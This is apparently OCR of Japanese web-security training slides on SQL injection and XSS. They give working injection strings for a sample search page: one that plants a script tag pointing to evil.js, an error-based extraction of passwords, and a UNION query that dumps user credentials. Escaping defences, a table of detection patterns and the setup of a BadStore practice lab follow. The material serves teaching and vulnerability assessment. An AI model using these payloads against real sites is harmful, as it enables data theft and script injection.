


蔵書ID	タイトル	著者名	出版社	出版年	価格
1003	風の歌を聴け	村上春樹	講談社	1979/01	1260
1004	中国行きのスロウ・ボート (中公文庫)	村上春樹	中央公論社	1997/04	600
1001	1Q84 BOOK1	村上春樹	新潮社	2009/05	1800
1002	1Q84 BOOK2	村上春樹	新潮社	2009/05	1800

「O‘Reilly」を検索するとエラーになる…

- **/sqli001.php?author=**

O'Reilly




```
<b>Warning</b>:  pg_query() [<a href='function.pg-query'>function.pg-query</a>]: Query failed: ERROR:  syntax error at or near &quot;Reilly&quot;
LINE 1: ..., publisher, date, price from books where author ='O'Reilly'
                                                          ^ in <b>/var/www/wasbook/sqli001.php</b> on line <b>7</b><br />
```

攻撃用の文字列コードで検索する

- /sqli001.php?author=

```
'%3Bupdate+books+set+publisher=publisher||
'<script+src="evil.js"></script>'--
```


- 検索されるSQL文は…

```
select id, title, author, publisher, date,
price from books where author ='';
update books set publisher=publisher||
'<script src="evil.js"></script>'--
```

SQLインジェクションで任意のJSが実行可能に

- **http://example.jp/evil.js**


```
alert(document.cookie);
```



データベースから情報漏えいの危険性も

- **/sqli001.php?author=**


```
'+and+cast((select+id||':'||pwd+from+users
          +offset+0+limit+1)+as+integer)>1--
```



顧客データ・登録パスワードの漏えい

- /sqli001.php?author=

```
'+union+select+null,id,pwd,name,addr,null+
from+users--
```



蔵書ID	タイトル	著者名	出版社	出版年	価格
	sato	password	佐藤一志	神奈川県横浜市	
	tanaka	p@ssword	田中京子	東京都港区三田	
	yamada	pass1	山田太一	神奈川県川崎市	

対策：SQLの文字列を必ずエスケープ

- `'村上春樹'`
- `'05341'`
- `'O''Reilly'`
  - ↑ シングルクォートを二重にエスケープする

- 数値リテラルも形式をチェックする
  - `-1`
  - `3.14`
  - `6.022141e23`

対策まとめ：エスケープ処理を適切に

- HTMLエスケープ
  - <script> → <script>
- JavaScriptエスケープ
  - ” → ¥”、’ → ¥’
- UNICODEエスケープ
  - 吉 → ¥u5409
- SQLエスケープ
  - ’ → ’’
    - プレースホルダ（安全なライブラリ）を使う

診断時に利用する検出パターン（目安）

2.4　診断時に利用する診断項目毎の検出パターン（目安）、脆弱性有無の判定基準について


各診断項目における検出パターン及び脆弱性有無の判定基準は以下のとおり。なお、厳密な意味で言えば、本基準で判定される挙動は、「当該脆弱性がある可能性が高い」ということになる（必ず当該脆弱性があることを 100%保障はしない）。

（A）　SQL インジェクション			
検出パターン		脆弱性有無の判定基準	備考（脆弱性有無の判定基準詳細、その他）
1	「'」（シングルクォート）1 個	エラーになる	レスポンスに DBMS 等が出力するエラーメッセージ（例：SQLException、Query failed 等）が表示された場合にエラーが発生したと判定します。
2	「*検索キー*」と「*検索キー*'and'a'='a」の比較	*検索キー*のみと同じ結果になる	HTTP ステータスコードが一致し、かつレスポンスの diff（差分）が全体の 6%未満の場合、同一の結果と判定します。検査対象が検索機能の場合は、検索結果件数が同一の場合にも、同一の結果と判定します。
3	「*検索キー(数値)*」と「*検索キー* and 1=1」の比較	*検索キー*のみと同じ結果になる	同上

（B）　クロスサイト・スクリプティング（XSS）			
検出パターン		脆弱性有無の判定基準	備考（脆弱性有無の判定基準詳細、その他）
1	「'>"><hr>」	エスケープ等されずに出力される	レスポンスボディーに検査文字列の文字列がエスケープ等されずに出力されると脆弱と判定します。
2	「'>"><script>alert(document.cookie)</script>」	エスケープ等されずに出力される	同上
3	URL 中のファイル名として <script>alert(document.cookie)</script>	エスケープ等されずに出力される	同上。http://www.xxxx.jp/service/index.html という URL であった場合、「index.html」の部分に検査文字列をエンコードせずに挿入します。
4	javascript:alert(document.cookie);	href 属性等に出力される	レスポンスボディーの特定の URI 属性（src, action, background, href, content）や、JavaScript コード（location.href, location.replace）等に検査文字列が出力される場合、脆弱と判定します。

引用元：自分でできるWebアプリケーション脆弱性診断 – デブサミ2010 上野宣

演習：BadStoreで脆弱性診断をしてみよう



BADSTORE.NET

Quick Item Search

Welcome **Lawrence** - Cart contains 0 items at $0.00

View Cart

Home

What's New

Sign Our Guestbook

View Previous Orders

About Us

My Account

Login / Register

- Suppliers Only -

Supplier Login
Supplier Contract
Supplier Procedures

- Reference -

The following are new items:

ItemNum	Item	Description	Price	Image	Add to Cart
1000	Snake Oil	Useless but expensive	11.50		☐
1003	Magic Rabbit	Cute white bunny	12.50		☐
1005	Perfect Code	The rarest magic of all	5000.00		☐


演習1: ソースコード一式（badstore.zip）の解凍

- 演習ファイル badstore.zip をダウンロード・解凍
  - https://www.10t.dev/alpine-iot/edu/badstore.zip
- コンソールを開く
- カレントディレクトリを badstore に移動する
- vagrant up コマンドを実行する※
  - データベースの初期設定でしばらく時間がかかります
- vagrant ssh でログインする
  - ゲストOSのLinuxでコンソール操作が可能になります

※Vagrantがインストールされていない場合は以下からダウンロードしてインストールする
https://developer.hashicorp.com/vagrant/install


ブラウザから http://localhost:9999/ にアクセスする

Homeを
クリックする

